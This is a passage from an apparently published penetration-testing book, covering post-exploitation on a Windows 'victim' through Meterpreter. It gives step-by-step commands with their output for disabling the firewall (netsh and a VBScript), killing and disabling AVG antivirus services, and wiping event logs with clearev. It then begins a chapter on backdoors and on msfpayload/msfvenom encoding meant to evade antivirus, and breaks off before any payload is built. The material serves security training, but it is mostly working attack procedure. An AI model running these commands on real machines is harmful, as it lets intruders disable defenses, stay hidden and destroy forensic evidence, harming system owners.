A screenshot of a terminal window. The title bar says "root@bt: ~". The menu bar includes "File", "Edit", "View", "Terminal", and "Help". The command prompt is at "C:\Documents and Settings\Admin>". The user has typed the command `netsh firewall set opmode mode=disable`. The entire command line is highlighted with a red box.

After executing the previous command, the command will disable the firewall permanently. Let us now check the firewall status in the victim's system.




Disabling firewalls through VBScript

There is another way to disable the firewall, that is, by executing a small Visual Basic Script on the victim's system. Firstly, we have to write three lines of code in a text file.

```
Set objFirewall = CreateObject("HNetCfg.FwMgr")
Set objPolicy = objFirewall.LocalPolicy.CurrentProfile

objPolicy.FirewallEnabled = FALSE
```

Now save this code with a .vbs extension. For example, here we have named it as disable.vbs.



Our script is ready; now we have to upload this script into the victim's system. For uploading, we will use the Meterpreter upload command. Type in `upload <source file path> <destination file path>`; for example, in our case, we type in `upload root/Desktop/disable.vbs C:\`.

```

File Edit View Terminal Help
meterpreter > upload '/root/Desktop/disable.vbs' C:\
[*] uploading : /root/Desktop/disable.vbs -> C:\
[*] uploaded : /root/Desktop/disable.vbs -> C:\\\\disable.vbs
meterpreter >


```

Thus, we have uploaded our `disable.vbs` script into the victim's `C:` drive. Let us check in the victim's `C:` drive to see if the script is uploaded or not.




Post Exploitation - Cleaning Up Traces

We can see our disable.vbs file in the victim's C: drive. We can now execute this script remotely. To execute this script, we have to go to this drive by typing in cd C:\.



```
root@bt: ~
File Edit View Terminal Help
C:\Documents and Settings\Admin>cd C:\
cd C:\
C:\>
```

We are in the victim's C: drive now and we can execute the script. So type in disable.vbs and it will be executed in the victim's system.



```
root@bt: ~
File Edit View Terminal Help
C:\>disable.vbs
disable.vbs
C:\>
```

Let us check if the victim's system firewall has been disabled or not by our script.



Yes, the firewall has been disabled successfully by our VBScript code.

Antivirus killing and log deletion

Let us take a look at some of the exploitation issues in an antivirus program. There are various things that an attacker needs to take care of after exploiting a system. This is important if he wants to play safe and stay undetected. Antivirus software is one of the main defense systems for a legitimate user, and if an attacker is able to disable it, he has successfully gained full control over the system and can stay undetected. Hence it is very important for an attacker to disable the antivirus system as a precautionary measure to hide his/her existence. In this chapter, we will learn how to disable and kill different antivirus programs through Meterpreter post-exploitation scripts.



In this section we will see how to stop antivirus by killing their processes. For this purpose, we will use a post-exploitation Meterpreter script known as killav. We will show you the source code of the killav script and see how this script is able to kill processes of the antivirus program.


Open the `killav.rb` script with a text editor, which is located at `opt/framework/msf3/scripts/killav.rb`.

```
File Edit View Search Tools Documents Help
Open Save
killav.rb
print_status("Killing Antivirus services on the target...")
avs = %w{
  AAVTray.exe
  Ad-Aware.exe
  MSASCui.exe
  avp32.exe
  avpcc.exe
  avpm.exe
  aAvgApi.exe
  ackwin32.exe
  adaware.exe
  advxdwin.exe
  agentsvr.exe
  agentw.exe
  startsur.exe
}
```

Post Exploitation - Cleaning Up Traces

We can see a list of the names of processes of well-known antivirus programs that are included in the killav script. When we run this script, it looks for the process name in the victim's system, which should also be included in this script, and then kills the process.


In our case, the victim is using AVG 2012 Antivirus. So first of all we will check the process name for the AVG antivirus from the victim's task manager.



We can see that the process name `avgrsx.exe` is running for the AVG antivirus program. Let us check if the process name is included in the `killav.rb` script.


A screenshot of a text editor window titled "killav.rb". The window contains a list of process names. One of the lines, "avgrsx.exe", is highlighted with a red rectangular box.

We can see that the process name is already included, so the script will work successfully. Type in `run killav`.



```
File Edit View Terminal Help
meterpreter > run killav
[*] Killing Antivirus services on the target...
[*] Killing off avgrsx.exe...
meterpreter >
```

We can see from the result in the preceding screenshot that the process has been killed. Now we will access the victim's command prompt and type in `tasklist` for checking all the processes that are running in the victim's system.



```
File Edit View Terminal Help
C:\Documents and Settings\Admin>tasklist
tasklist

Image Name          PID Session Name     Session#    Mem Usage
=====
System Idle Process      0 Console          0        16 K
System                  4 Console          0      116,816 K
smss.exe                568 Console         0        372 K
csrss.exe               1060 Console        0        3,452 K
winlogon.exe             1084 Console        0        3,564 K
services.exe              1132 Console        0        3,824 K
lsass.exe                1144 Console        0        5,268 K
VBoxService.exe           1304 Console        0        2,776 K
svchost.exe               1352 Console        0        4,536 K
svchost.exe               1440 Console        0        3,764 K
svchost.exe               1612 Console        0       19,060 K
svchost.exe               1720 Console        0        2,896 K
svchost.exe               1896 Console        0        6,028 K
spoolsv.exe                112 Console         0        4,044 K
explorer.exe                428 Console         0      15,308 K
VBoxTray.exe                 560 Console         0        2,256 K
avgtray.exe                 596 Console         0        3,244 K
avgfws.exe                  1704 Console        0      26,260 K
avgwdsvc.exe                 1756 Console        0        4,716 K
```

Post Exploitation - Cleaning Up Traces

We can also see a lot of processes running in the victim's system; we are now going to categorize the processes to see which group they belong to. Type in tasklist /svc.

```
File Edit View Terminal Help
C:\Documents and Settings\Admin>tasklist /svc
tasklist /svc

Image Name          PID Services
=====
System Idle Process      0 N/A
System                  4 N/A
smss.exe                756 N/A
avgrsx.exe               836 N/A
avgcsrvx.exe             868 N/A
csrss.exe                1056 N/A
winlogon.exe              1080 N/A
services.exe              1124 Eventlog, PlugPlay
lsass.exe                 1136 PolicyAgent, ProtectedStorage, SamSs
VBoxService.exe            1296 VBoxService
svchost.exe                1348 DcomLaunch, TermService
svchost.exe                1460 RpcSs
svchost.exe                1584 AudioSrv, Browser, CryptSvc, Dhcp, dmserver,
                           ERSvc, EventSystem,
                           FastUserSwitchingCompatibility, helpsvc,
                           lanmanserver, lanmanworkstation, Netman,
                           Nla, Schedule, seclogon, SENS, SharedAccess,
                           ShellHWDetection, srsservice, Themes, TrkWks,
                           W32Time, winmgmt, wscsvc, wuauserv, WZCSVc
```

We are interested only in the AVG Antivirus services and not in the other services that are being shown in the task list. So we will refine our search by typing in tasklist /svc | find /I "avg".

```
File Edit View Terminal Help
C:\Documents and Settings\Admin>tasklist /svc | find /I "avg"
tasklist /svc | find /I "avg"
avgrsx.exe                836 N/A
avgcsrvx.exe               868 N/A
avgfws.exe                 316 avgfws
avgwdsvc.exe                368 avgwd
AVGIDSAGENT.exe            1280 AVGIDSAGENT
avgnsx.exe                 1764 N/A
avgemcx.exe                 1888 N/A
avgtray.exe                  3108 N/A
avgcsrvx.exe                3660 N/A

C:\Documents and Settings\Admin>
```

After executing the command as shown in the preceding screenshot, we can see that only the AVG-related processes are being shown. We have to kill all the processes, but the two processes avgwdsvc.exe and AVGIDSAgent.exe will cause trouble at the time of killing. The reason for this trouble is that these are not stoppable as seen in the following screenshot. Here, we see the properties of avgwd by typing in sc queryex avgwd.

```

File Edit View Terminal Help
C:\Documents and Settings\Admin>sc queryex avgwd
sc queryex avgwd

SERVICE_NAME: avgwd
    TYPE               : 10  WIN32 OWN PROCESS
    STATE              : 4  RUNNING
                           (NOT STOPPABLE,NOT PAUSABLE,AC
CEPTS_SHUTDOWN)
    WIN32_EXIT_CODE    : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT         : 0x0
    WAIT_HINT          : 0x0
    PID                : 368
    FLAGS              :

C:\Documents and Settings\Admin>

```

You may notice in the state section in the preceding screenshot that this service is not stoppable and cannot be paused either. But we can disable this service to get rid of our problem.

Let us check the properties of another process, AVGIDSAgent. Type in sc queryex AVGIDSAgent.

```

File Edit View Terminal Help
C:\Documents and Settings\Admin>sc queryex AVGIDSAgent
sc queryex AVGIDSAgent

SERVICE_NAME: AVGIDSAgent
    TYPE               : 10  WIN32 OWN PROCESS
    STATE              : 4  RUNNING
                           (NOT STOPPABLE,NOT PAUSABLE,ACC
EPTS_SHUTDOWN)
    WIN32_EXIT_CODE    : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT         : 0x0
    WAIT_HINT          : 0x0
    PID                : 1200
    FLAGS              :


C:\Documents and Settings\Admin>

```

Post Exploitation - Cleaning Up Traces


We can see the same result here – the service is not stoppable and cannot be paused.

Now we are going to disable the avgwd process. Type in `sc config avgwd start= disabled`.




```
File Edit View Terminal Help
C:\Documents and Settings\Admin>sc config avgwd start= disabled
sc config avgwd start= disabled
[SC] ChangeServiceConfig SUCCESS
C:\Documents and Settings\Admin>
```

The avgwd service has been disabled as we can see in the preceding screenshot. Now let us disable another process, AVGIDSAGent. Type in `sc config AVGIDSAGent start= disabled`.



```
File Edit View Terminal Help
C:\Documents and Settings\Admin>sc config AVGIDSAGent start= disabled
sc config AVGIDSAGent start= disabled
[SC] ChangeServiceConfig SUCCESS
C:\Documents and Settings\Admin>
```

Now we exit the victim's command prompt and reboot the victim's system by typing the `reboot` command in the Meterpreter session.



```
File Edit View Terminal Help
C:\Documents and Settings\Admin>exit
meterpreter > reboot
Rebooting...
meterpreter >
[*] Meterpreter session 1 closed. Reason: Died
meterpreter >
```

After a successful reboot, we again enter a Meterpreter session in the victim's system. Now what we have to do is search for all the AVG processes from the victim's tasklist and verify whether the two processes that we had disabled are still running. We open the shell and type in `tasklist /svc | find /I "avg"`.

```
File Edit View Terminal Help
C:\Documents and Settings\Admin>tasklist /svc | find /I "avg"
tasklist /svc | find /I "avg"
avgrsx.exe          832 N/A
avgcrvx.exe         864 N/A
avgfws.exe          304 avgfws
avgtray.exe         412 N/A

C:\Documents and Settings\Admin>
```

We can see that the two processes, avgwd and AVGIDSagent, are not showing up in the preceding screenshot. This means that the processes have been successfully disabled. We can easily terminate the other AVG processes. For terminating a process, type in `taskkill /F /IM "avg"`.

```
File Edit View Terminal Help
C:\Documents and Settings\Admin>taskkill /F /IM "avg"
taskkill /F /IM "avg"
SUCCESS: The process "avgrsx.exe" with PID 832 has been terminated.
SUCCESS: The process "avgcrvx.exe" with PID 864 has been terminated.
SUCCESS: The process "avgfws.exe" with PID 304 has been terminated.
SUCCESS: The process "avgtray.exe" with PID 412 has been terminated.

C:\Documents and Settings\Admin>
```

After executing the command, we can see that all the processes are successfully terminated.


The next phase of clearing tracks will be to clear the system logs. System and application logs are events that are logged by the operating system and the applications running on it. These have utmost importance from the forensics perspective, as they show the state of changes or events that occurred in the system. Any suspicious activity is also logged; hence it becomes important for an attacker to clear these logs to remain hidden.



Image taken from <https://paddle-static.s3.amazonaws.com/HR/CleanMyPC-BDJ/CleanMyPC-icon.png>

Post Exploitation - Cleaning Up Traces


After successfully disabling the firewall and the antivirus, the last thing we have to do that is to clean all evidence such as logs in the computer system. First we will check in the victim's system using the Event Viewer to see if any logs were created or not.



We can see in the preceding screenshot that there are three logs, classified as **Application**, **Security**, and **System**. In the **Application** section, we can see that there are 118 events being created. Now we have to clear all these logs. For cleaning the logs, we will use the Meterpreter command `clearev`, which will wipe all the logs from the victim's system. So type in `clearev`.

```
File Edit View Terminal Help
meterpreter > clearev
[*] Wiping 118 records from Application...
[*] Wiping 467 records from System...
[*] Wiping 0 records from Security...
meterpreter >
```

After executing the command, we may see the result in the preceding screenshot - 118 application records and 467 system records have been wiped off. Let us confirm this using Event Viewer in the victim's system.



We can see that all logs have been successfully deleted from the victim's system.

Summary

In this chapter, we learned the strategies for clearing our tracks and avoiding getting caught by the administrator by the use of simple Meterpreter scripts. Since firewalls and antivirus are the main defenses against the attack vectors of an attacker, it becomes extremely important for an attacker to pay heed to these things. We also came across multiple techniques for disabling a system firewall and hence the victim's defenses. We followed the approach of an attacker and were able to hack safely into the system by clearing our traces. So, until now, we have covered the second phase of post-exploitation, which is one of the most important phases in the exploitation process. In the next chapter we will cover the techniques of working with backdoors and setting them up on the victim's system for retaining permanent access.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- [http://en.wikipedia.org/wiki/Firewall_\(computing\)](http://en.wikipedia.org/wiki/Firewall_(computing))
- <http://pentestlab.wordpress.com/2012/04/06/post-exploitation-disable-firewall-and-kill-antivirus/>
- <http://www.securitytube.net/video/2666>

10

Post Exploitation – Backdoors

In the previous chapter we focused on cleaning our tracks to avoid getting detected and caught. This chapter will cover the techniques on maintaining access to the compromised system by using backdoors. Backdoors play an important role in maintaining persistent access to the system and using the system as per the attacker's needs without attacking it again and again. We will discuss how to evade a malicious executable file from being detected by an antivirus scanner and compromise the user machine. Additionally, we will be discussing how to use encoders to make these executables undetectable.

What is a backdoor?

A backdoor is a means of gaining access to a computer by ways that bypass the normal security mechanisms in place. With the development in technology, it now comes with a remote administration utility that allows an attacker to control the system remotely from anywhere through the Internet. This can be in the form of bypassing authentication, obtaining access to confidential information, and securing illegal access to a computer system. Trends indicate that these have been more focused on downloading/uploading files, remotely taking screenshots, running keyloggers, gathering system information, and hampering user privacy.

As an example, consider a client-server network communication where the attacked machine acts as a server and the client is our attacker. Once the server application is started on the compromised user, it starts listening for incoming connections. Hence a client can easily connect on that specific port and start the communication. Once the communication starts, it may be followed up with other malicious activities as described earlier. We have a kind of reverse connection between the server and the client. The server connects to a single client and the client can send a single command to multiple servers that are connected.


Payload tools

We may come across several payload-making tools throughout this chapter. They are briefly described here:

- `msfpayload`: This is a command-line instance of Metasploit used to generate and output all of the various types of shell code available in Metasploit. This is mainly used for the generation of shell code for an exploit not found in Metasploit or for testing different types of shell code and options before finalizing a module. It is an excellent mix of different options and variables.
- `msfencode`: This is another great tool in the Metasploit kit for exploit development. Its main use is to encode the shell code generated by `msfpayload`. This is done to suit the target in order to function properly. It may involve transforming the shell code into pure alphanumeric and getting rid of bad characters and encoding it for 64-bit targets. This can be used to encode the shell code multiple times; output it in various formats such as C, Perl, and Ruby; and even merge it to an existing executable file.
- `msfvenom`: Technically speaking, `msfvenom` is a combination of `msfpayload` and `msfencode`. The advantages of `msfvenom` include a number of standardized command-line options, a single tool, and increased speed.

Creating an EXE backdoor

In this section, we will learn how to create a malicious backdoor using inbuilt payloads. But before starting this, we will check the location (payload directory) of these payloads in the Metasploit framework. So we go to the root directory and then to `/opt/metasploit/msf3/modules`. Under this directory, we find the **payloads** directory.




We can also see all these payloads from msfconsole by using a simple command. Just type in `show payloads` and it will list all payloads.

```
File Edit View Bookmarks Settings Help
msf > show payloads
Payloads
=====
Name
-----
aix/ppc/shell_bind_tcp
aix/ppc/shell_find_port
aix/ppc/shell_interact
aix/ppc/shell_reverse_tcp
bsd/sparc/shell_bind_tcp
bsd/sparc/shell_reverse_tcp
bsd/x86/exec
bsd/x86/metsvc_bind_tcp
bsd/x86/metsvc_reverse_tcp
bsd/x86/shell/bind_ipv6_tcp
bsd/x86/shell/bind_tcp
bsd/x86/shell/find_tag
root : .ruby.bin
```

The image shows a terminal window titled "msf". The command `show payloads` is entered and highlighted with a red box. The output lists various payload names under the heading "Payloads". The names include: aix/ppc/shell_bind_tcp, aix/ppc/shell_find_port, aix/ppc/shell_interact, aix/ppc/shell_reverse_tcp, bsd/sparc/shell_bind_tcp, bsd/sparc/shell_reverse_tcp, bsd/x86/exec, bsd/x86/metsvc_bind_tcp, bsd/x86/metsvc_reverse_tcp, bsd/x86/shell/bind_ipv6_tcp, bsd/x86/shell/bind_tcp, and bsd/x86/shell/find_tag. At the bottom of the terminal window, it says "root : .ruby.bin".

Post Exploitation – Backdoors

For creating a backdoor with the help of a payload, there are three available tools in Metasploit, `msfpayload`, `msfencode` and `msfvenom`. These three tools are found at `/opt/metasploit/msf3`.



Now we will see how to use `msfpayload` for creating a backdoor. Open the terminal and enter the path to the `msfpayload` directory. In our case, it is `cd /opt/metasploit/msf3`.

```
File Edit View Bookmarks Settings Help
root@bt:~# cd /opt/metasploit/msf3
root@bt:/opt/metasploit/msf3# ls
armitage      modules      msfencode      msfrpc      scripts
data          msfbinscan   msfgui        msfrpcd     test
documentation msfcli       msfmachscan   msfupdate   tools
external      msfconsole   msfpayload    msfvenom
HACKING       msfd         msfpescan    plugins
lib           msfelfscan   msfrop       README
root@bt:/opt/metasploit/msf3#
```

Now we are in the directory and we can use `msfpayload` for creating a backdoor; that is, the location of `msfpayload`. Typing in `./msfpayload -h` will show us all the usable commands of the `msfpayload`.

